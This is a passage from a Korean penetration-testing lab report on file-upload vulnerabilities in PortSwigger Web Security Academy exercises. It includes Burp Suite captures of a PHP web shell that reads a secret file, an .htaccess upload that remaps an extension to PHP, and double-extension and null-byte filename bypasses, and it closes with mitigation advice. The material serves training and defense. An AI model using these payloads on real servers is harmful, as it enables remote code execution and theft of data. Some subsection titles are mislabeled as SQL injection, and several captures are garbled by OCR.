  - Path Traversal 공격에 활용될 수 있는 파일명 조작 가능성 제거
- 웹 루트 외부 디렉터리에 업로드 파일 저장**
- 업로드 파일을 웹 루트 하위가 아닌 외부 디렉터리에 저장
  - 직접 URL 접근을 통한 파일 실행 및 접근 차단
  - 파일 제공 시 서버 로직을 통해서만 접근 가능하도록 설계 적용
- 업로드 디렉터리 내 스크립트 실행 권한 제거**
- 업로드 디렉터리에 대해 PHP 엔진 실행 비활성화 적용
  - 스크립트 파일이 업로드되더라도 서버에서 실행되지 않도록 설정
  - 정적 파일 제공만 허용하는 접근 정책 적용
- MIME Type 및 파일 시그니처 서버 측 검증 적용**
- 클라이언트에서 전달되는 MIME Type을 신뢰하지 않고 서버 측 검증 적용
  - 파일 헤더(Magic Number)를 통한 실제 파일 타입 검증 적용
  - 이미지 파일로 위장한 스크립트 파일 업로드 차단
- 파일 업로드 기능에 대한 정기적인 보안 점검 수행**
- 파일 업로드 기능에 대해 Path Traversal, Web Shell 업로드 등 취약점 중심의 정기적인 점검 수행
  - 자동화 도구와 수동 점검을 병행하여 보안 관리 강화

### 3.12. 파일 업로드 취약점을 이용한 Web Shell 업로드 및 코드 실행

No	분류	점검 항목
12	File Upload Vulnerability	Web Shell 업로드 및 코드 실행

#### 3.12.1. SQL Injection을 이용한 인증 우회(Login Bypass)

취약점 유형	플랫폼	요청 방식
File Upload Vulnerability (Web Shell 업로드 및 코드 실행)	PortSwigger Web Security Academy	Post
개요	<p>본 보고서는 웹 애플리케이션의 파일 업로드 기능에서 발생하는 파일 업로드 취약점을 분석하고, 이를 통해 서버 측에서 임의의 코드를 실행할 수 있는지를 검증하기 위해 수행한 모의해킹 실습 결과를 정리한 문서이다.</p> <p>PortSwigger Web Security Academy에서 제공하는 실습 환경을 기반으로 Burp Suite를 활용하여 파일 업로드 요청을 분석하였으며, 업로드된 파일은 웹Shell로 활용된다.</p>	

	드 파일에 대한 확장자 검증, 경로 처리, 서버 설정(.htaccess) 미흡으로 인해 발생하는 보안 취약점과 그 영향을 확인하였다.
취약점 설명	<p>파일 업로드 취약점은 웹 애플리케이션이 사용자로부터 업로드되는 파일에 대해 확장자, MIME 타입, 저장 위치, 실행 여부를 충분히 검증하지 않을 경우 발생한다.</p> <p>본 실습 대상에서는 PHP 확장자 파일 업로드 자체는 차단하고 있었으나, 업로드 경로에 .htaccess 파일 업로드가 가능하였고 Apache 서버의 설정을 조작하여 특정 확장자(.133t)를 PHP로 해석하도록 변경할 수 있었다.</p> <p>이로 인해 공격자는 차단되지 않은 확장자를 이용해 서버에서 임의의 PHP 코드를 실행할 수 있었다.</p>

### 취약점 분석 과정

#### ● 아바타 업로드 요청 확인

- 로그인 후 아바타 업로드 기능을 사용하여 정상 이미지 파일(image.png)을 업로드
- Burp Suite Proxy > HTTP history에서 다음 요청을 확인
- POST /my-account/avatar 요청이 multipart/form-data 형식으로 전송됨을 확인
- 업로드된 파일이 /files/avatars/ 경로에서 웹을 통해 직접 접근 가능함을 확인

[Home](#)

## My Account

Your username is: wiener

Email

[Update email](#)



Avatar:

[파일 선택](#)

선택된 파일 없음

[Upload](#)



**● PHP 파일 업로드 차단 확인**

- PHP 코드가 포함된 파일(exploit.php)을 생성
- 서버에서 .php 확장자에 대한 기본적인 필터링이 적용되어 있음을 확인

```

exploit.php X
C: > Users > Administrator > Desktop > exploit.php
1  <?php echo file_get_contents('/home/carlos/secret'); ?>

```



### ● 업로드 파일 실행 방식 확인

- Burp Proxy 기록에서 이미지 로딩 요청 확인
- 이미지 파일 대신 exploit.php로 경로 변경 시 PHP 코드가 실행되지 않고 소스 코드가 그대로 출력됨을 확인
- 해당 경로에서는 PHP 파일이 실행되지 않음을 판단

### ● .htaccess 파일 업로드를 통한 서버 설정 변경

- Burp Repeater를 이용해 업로드 요청을 수정

- 업로드 파일 이름을 .htaccess로 변경
- 서버 응답에서 The file avatars/.htaccess has been uploaded. 메시지 확인
- 업로드 디렉터리에서 Apache 설정이 적용됨을 확인

### ● PHP 코드가 포함된 파일 업로드

- 파일 이름을 exploit.133t로 변경
- Burp Repeater를 통해 업로드 요청 전송
- 서버에서 파일 업로드 성공 메시지 확인

The screenshot shows the Burp Suite interface with two main panes: Request and Response.

**Request:**

```

Pretty Raw Hex
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: ko-KR,ko;q=0.9
10 Origin: https://0a5200e904aac108019a85c00140082.web-security-academy.net
11 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary2uEUKXMCNy81XdLV
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
https://0a5200e904aac108019a85c00140082.web-security-academy.net/my-a
ccount
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
-----WebKitFormBoundary2uEUKXMCNy81XdLV
23 Content-Disposition: form-data; name="avatar"; filename=".htaccess"
24 Content-Type: text/plain
25
26 [AddType application/x-httpd-php .133t]
27 -----WebKitFormBoundary2uEUKXMCNy81XdLV
28 Content-Disposition: form-data; name="user"
29 Content-Type: text/plain
30
31 wiener
32 -----WebKitFormBoundary2uEUKXMCNy81XdLV
33 Content-Disposition: form-data; name="csrf"

```

**Response:**

```

HTTP/2 200 OK
Date: Fri, 02 Jan 2026 07:58:39 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 130
The file avatars/.htaccess has been uploaded.<p>
<a href="/my-account" title="Return to previous page">
    << Back to My Account
</a>
</p>

```

### ● Web Shell 실행 및 결과 확인

- 서버가 해당 파일을 PHP로 해석하여 실행
- 파일 업로드 취약점을 통한 서버 측 코드 실행 성공

### 취약점 원인 분석

- 업로드 디렉터리에서 .htaccess 파일 업로드 허용
- 업로드 경로에 대한 서버 설정 상 실행 제한 미적용
- 파일 확장자 검증이 단순 문자열 차단 수준에 그침
- 업로드 파일의 MIME 타입 및 실행 여부 검증 미흡

### 보안 영향

- 서버 내부 파일에 대한 비인가 접근 가능
- 원격 코드 실행(Remote Code Execution) 가능
- 추가적인 Web Shell 업로드 및 시스템 장악 가능
- 서비스 무결성 훼손 및 개인정보 유출 위험

### 대응 방안 및 보안 권고

#### ● 업로드 디렉터리에서 .htaccess 파일 업로드 차단

- 업로드 디렉터리에 대해 .htaccess 파일 업로드 차단
- 웹 서버 설정을 통해 .htaccess 파일 해석 기능 비활성화
- 서버 설정 변경을 유도할 수 있는 설정 파일 업로드 전면 차단

#### ● 업로드 경로에서 스크립트 실행 차단

- 업로드 디렉터리에 대해 PHP 엔진 비활성화 적용
- PHP, JSP, ASP 등 스크립트 파일이 업로드되더라도 실행되지 않도록 서버 설정 적용
- 업로드 파일에 대해 정적 파일 제공만 허용하도록 제한

#### ● 파일 검증 로직 강화

- 단순 확장자 기반 검증 방식 제거
- MIME 타입, 파일 헤더(Magic Number), 콘텐츠 구조를 함께 검증하는 다중 검증 방식 적용
- 이미지 파일로 위장한 스크립트 파일 업로드 차단

### ● 업로드 파일 저장 경로 분리

- 업로드 파일을 웹 루트 외부 경로에 저장
- 직접 URL 접근을 통한 파일 실행 및 접근 차단
- 파일 다운로드 시 서버 로직을 통해서만 접근 가능하도록 설계 적용

### ● 업로드 파일명 정책 강화

- 사용자 입력 파일명에 대한 서버 측 정규화 처리 적용
- 이중 확장자, 특수문자, 비정상 문자열 포함 파일명 업로드 차단
- 서버에서 임의의 난수 기반 파일명으로 강제 재명명 적용

### ● 업로드 파일 실행 권한 제거

- 업로드 파일에 대해 실행 권한 제거
- 운영체제 권한 설정을 통한 실행 제한 적용
- 파일 시스템 권한 최소화 원칙 적용

### ● 정기적인 파일 업로드 취약점 점검

- 파일 업로드 기능 전반에 대한 정기적인 취약점 점검 수행
- 신규 우회 기법에 대응하기 위한 자동화 도구 및 수동 점검 병행 수행

### 3.13. 파일 업로드 취약점을 이용한 원격 코드 실행

No	분류	점검 항목
13	File Upload Vulnerability	원격 코드 실행

#### 3.13.1. SQL Injection을 이용한 인증 우회(Login Bypass)

취약점 유형	플랫폼	요청 방식		
File Upload Vulnerability (원격 코드 실행)	PortSwigger Web Security Academy	Post		
개요	<p>본 보고서는 웹 애플리케이션의 프로필 이미지(아바타) 업로드 기능에서 발생하는 파일 업로드 취약점을 분석하고, 확장자 검증 우회 및 서버 설정 악용을 통해 원격 코드 실행(Remote Code Execution)이 가능한지를 검증한 모의해킹 실습 결과를 정리한 문서이다.</p> <p>본 실습은 PortSwigger Web Security Academy 환경에서 진행되었으며, Burp Suite를 활용하여 파일 업로드 요청을 조작하고 서버의 필터링 방식 및 처리 로직의 취약점을 단계적으로 분석하였다.</p>			
취약점 설명	<p>파일 업로드 취약점은 서버가 업로드되는 파일의 확장자, MIME 타입, 내용(Content)을 충분히 검증하지 않을 경우 발생한다. 공격자는 이를 이용해 스크립트 파일(PHP 등)을 업로드하고, 웹 서버에서 실행시켜 내부 정보 탈취나 원격 코드 실행으로 확장할 수 있다.</p> <p>본 실습 대상에서는 초기에는 .php 확장자 업로드가 차단되어 있었으나, 파일명 우회 기법과 서버 설정 파일(htaccess) 업로드 허용을 통해 해당 제한을 우회할 수 있었다.</p>			
취약점 분석 과정				
<p>● 업로드 제한 정책 확인 (차단 동작 검증)</p> <ul style="list-style-type: none"> <li>Burp Repeater에서 POST /my-account/avatar 요청으로 PHP 파일 업로드를 시도했을 때, 서버 응답이 403 Forbidden이며 “JPG &amp; PNG만 허용” 메시지를 반환함을 확인</li> <li>버는 업로드 파일에 대해 확장자(또는 파일명) 기반 허용 정책(화이트리스트)을 적용하고 있음</li> </ul>				

Burp Suite Community Edition v2025.11.6 - Temporary Project

Repeater

Target: https://0a0400570445b0db80816cf9009d005f.web-security-academy.net

**Request**

```

1 POST /my-account/avatar HTTP/2
2 Host: 0a0400570445b0db80816cf9009d005f.web-security-academy.net
3 Cookie: session=4VvKlgX480A10eWAZSLt8115TcF15Y
4 Content-Length: 476
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: ko-KR,ko;q=0.9
10 Origin: https://0a0400570445b0db80816cf9009d005f.web-security-academy.net
11 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryRfBwRn13svtLUN6
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?
18 Sec-Fetch-Dest: document
19 Referer:
https://0a0400570445b0db80816cf9009d005f.web-security-academy.net/my-a
ccount
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 ----WebKitFormBoundaryRfBwRn13svtLUN6
24 Content-Disposition: form-data; name="avatar"; filename="exploit.php"
25 Content-Type: application/octet-stream
26
27 <?php echo file_get_contents('/home/carlos/secret'); ?>
28 ----WebKitFormBoundaryRfBwRn13svtLUN6
29 Content-Disposition: form-data; name="user"
30

```

**Response**

```

1 HTTP/2 403 Forbidden
2 Date: Fri, 02 Jan 2026 08:13:13 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 171
7
8 Sorry, only JPG & PNG files are allowed
9 Sorry, there was an error uploading your file.<p>
<a href="/my-account" title="Return to previous page">
    </a>
    <!-- Back to My Account
</p>

```

Done

Event log (23) • All issues

## ● 이중 확장자(Double Extension) 우회 시도

- Burp Repeater에서 업로드 요청을 수정하여 filename="exploit.php.jpg" 형태로 변경
- 서버가 확장자의 마지막 부분(jpg)만 검사하고 있음을 확인

Burp Suite Community Edition v2025.11.6 - Temporary Project

Repeater      Collaborator      Sequencer      Decoder      Comparer      Logger      Organizer      Extensions      Learn

62 64 65 +

Send      Cancel      < > Burp AI

Target: https://0a0400570445b0db80816cf9009d005f.web-security-academy.net

**Request**

```

9 | Accept-Language: ko-KR,ko;q=0.9
10 | Origin: https://0a0400570445b0db80816cf9009d005f.web-security-academy.net
11 | Content-Type: multipart/form-data;
12 | boundary=----WebKitFormBoundaryRfBwRnll3swtLUN6
13 | Upgrade-Insecure-Requests: 1
14 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
15 | AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
16 | Accept:
17 | text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
18 | /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
19 | Sec-Fetch-Site: same-origin
20 | Sec-Fetch-Mode: navigate
21 | Sec-Fetch-User: ?1
22 | Sec-Fetch-Dest: document
23 | Referer:
24 | https://0a0400570445b0db80816cf9009d005f.web-security-academy.net/my-a
25 | ccount
26 | Accept-Encoding: gzip, deflate, br
27 | Priority: u0, i
28 |
29 | -----WebKitFormBoundaryRfBwRnll3swtLUN6
30 | Content-Disposition: form-data; name="avatar"; filename=""
31 | exploit.php.jpg
32 | Content-Type: application/octet-stream
33 | Content-Disposition: form-data; name="secret"
34 |
35 | 14yae5lxvfWuYOVmoV8USCVxS6mWG3D1
36 | -----WebKitFormBoundaryRfBwRnll3swtLUN6--
37 |

```

**Response**

```

1 | HTTP/2 200 OK
2 | Date: Fri, 02 Jan 2026 08:13:54 GMT
3 | Server: Apache/2.4.41 (Ubuntu)
4 | Vary: Accept-Encoding
5 | Content-Type: text/html; charset=UTF-8
6 | X-Frame-Options: SAMEORIGIN
7 | Content-Length: 136
8 |
9 | The file avatar exploit.php.jpg has been uploaded.<p>
|   <a href="/my-account" title="Return to previous page">
|     <img alt="Avatar icon" /> Back to My Account
|   </a>
| </p>|

```

Done

Event log (23)    All issues    Mem

## ● Null Byte(널 바이트) 기반 우회 시도 및 서버 처리 방식 확인

- Filename 처리 과정(저장 로직/확장자 판별 로직)에 취약점이 있는지 확인하기 위해, 파일명에 Null Byte 계열 우회 기법을 적용한 요청을 전송
- 서버는 여전히 200 OK로 업로드 성공을 반환하여, 파일명 처리 로직이 기대한 방식대로 안전하게 정규화/검증되지 않을 수 있음을 확인

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

62 64 X 65 +

Send Cancel < > Burp AI

Target: https://0a0400570445b0db80816cf90

**Request**

```
Pretty Raw Hex
1. Host: 0a0400570445b0db80816cf9000d005f.web-security-academy.net
2. Cookie: session=r4VwKlgX480A10eWazSLt815T0TF15y
3. Content-Length: 483
4. Cache-Control: max-age=0
5. Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
6. Sec-Ch-Ua-Mobile: ?0
7. Sec-Ch-Ua-Platform: "Windows"
8. Accept-Language: ko-KR,ko;q=0.9
9. Origin: https://0a0400570445b0db80816cf9000d005f.web-security-academy.net
10. Content-Type: multipart/form-data;
    boundary=-----WebKitFormBoundaryRfBwPnll3svtLUN6
11. Upgrade-Insecure-Requests: 1
12. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
13. Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
    /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14. Sec-Fetch-Site: same-origin
15. Sec-Fetch-Mode: navigate
16. Sec-Fetch-User: ?
17. Sec-Fetch-Dest: document
18. Referer:
    https://0a0400570445b0db80816cf9000d005f.web-security-academy.net/my-a
    ccount
19. Accept-Encoding: gzip, deflate, br
20. Priority: u=0, i
21.
22. -----WebKitFormBoundaryRfBwPnll3svtLUN6
23. Content-Disposition: form-data; name="avatar"; filename=""
    exploit.php@00.jpg
24. Content-Type: application/octet-stream
25.
26. <?php echo file_get_contents('/home/carlos/secret'); ?>
27. -----WebKitFormBoundaryRfBwPnll3svtLUN6
28. Content-Disposition: form-data; name="user"
29.
30. wiener
31.
```

Done

Event log (23) All issues

**Response**

```
Pretty Raw Hex Render
1. HTTP/2 200 OK
2. Date: Fri, 02 Jan 2026 08:11:08 GMT
3. Server: Apache/2.4.41 (Ubuntu)
4. Vary: Accept-Encoding
5. Content-Type: text/html; charset=UTF-8
6. X-Frame-Options: SAMEORIGIN
7. Content-Length: 132
8.
9. The file avatars/exploit.php has been uploaded.<p>
    <a href="/my-account" title="Return to previous page">
        << Back to My Account
    </a>
</p>
```

0 highlights Selection: 18 (0x12)

0 highlights

Mem

### ● 업로드 파일 접근 및 실행 여부 검증 (RCE 성립 확인)

- 업로드된 파일 경로로 GET /files/avatars/<업로드된 파일명> 형태의 요청을 보내 확인
- 응답 본문에 서버 내부 비밀 값(파일에서 읽어온 값)이 직접 출력
- 업로드된 파일이 단순 다운로드(정적 파일 제공)가 아니라, 서버 측에서 스크립트로 해석·실행되었음을 의미

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

62 X 64 +

Send Cancel < > Burp AI

Target: https://0a0400570445b0db80816c

**Request**

```
Pretty Raw Hex
1 GET /files/avatars/exploit.php HTTP/2
2 Host: 0a0400570445b0db80816c9009d005f.web-security-academy.net
3 Cookie: session=4VwKlg480AI0eWazSLt6I15TUtF15y
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: ko-KR,ko;q=0.9
6 Sec-Ch-Ua: "Chromium";v="143", "Not A (Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0a0400570445b0db80816c9009d005f.web-security-academy.net/my-account
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
17
```

**Response**

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Fri, 02 Jan 2026 08:11:44 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 zXSOXPwYza3QEDenjxmyIJGJcrvvfM1b1
```

Done Event log (23) All issues

### 취약점 원인 분석

- 파일 검증 로직의 신뢰 기준 오류
- 서버 측 MIME/콘텐츠 검증 미흡
- 업로드 파일 저장/서빙 경로 설계 취약
- 파일명 정규화/필터 우회 가능성(문자열 처리 문제)

### 보안 영향

- 원격 코드 실행(RCE) 가능
- 민감정보 유출
- 계정 탈취 및 권한 상승
- 서비스 무결성 훼손 및 장애 유발

### 대응 방안 및 보안 권고

- 업로드 검증 강화(확장자 의존 금지)**
  - 파일 확장자 검사만으로 업로드 허용 여부를 판단하지 않도록 검증 로직 강화
  - MIME 탑재, 파일 시그니처(Magic Number), 콘텐츠 구조를 검증하는 다중 검증 방식 적용
  - 서버에서 허용된 이미지 포맷(JPG, PNG 등) 외 파일 업로드 차단
- 파일명 정책(정규화 + 강제 재명명)**
  - 업로드 파일명에 대해 서버 측 정규화 처리 적용
  - 이중 확장자, Null Byte, 특수문자 포함 파일명 업로드 차단
  - 서버에서 임의의 안전한 파일명으로 강제 변경 적용
- 업로드 파일 실행 차단**

- 업로드 디렉터리에 대해 스크립트 실행 권한 제거
- PHP, JSP, ASP 등 스크립트 파일이 업로드되더라도 서버에서 실행되지 않도록 설정
- 웹 서버 설정을 통해 업로드 경로에 대해 정적 파일 제공만 허용

### ● 서버/웹 설정 하드닝

- .htaccess 파일 업로드 및 해석 차단
- Apache/Nginx 설정을 통해 업로드 디렉터리에서 실행 관련 설정 비활성화
- 불필요한 서버 기능 및 모듈 비활성화

### ● 탐지 및 운영 보안(사후 대응 포함)

- 파일 업로드 요청에 대한 로그 수집 및 모니터링 강화
- 비정상적인 파일 업로드 시도(스크립트, 이중 확장자 등)에 대한 탐지 룰 적용
- 침해 사고 발생 시 즉각적인 파일 삭제 및 계정 차단 절차 수립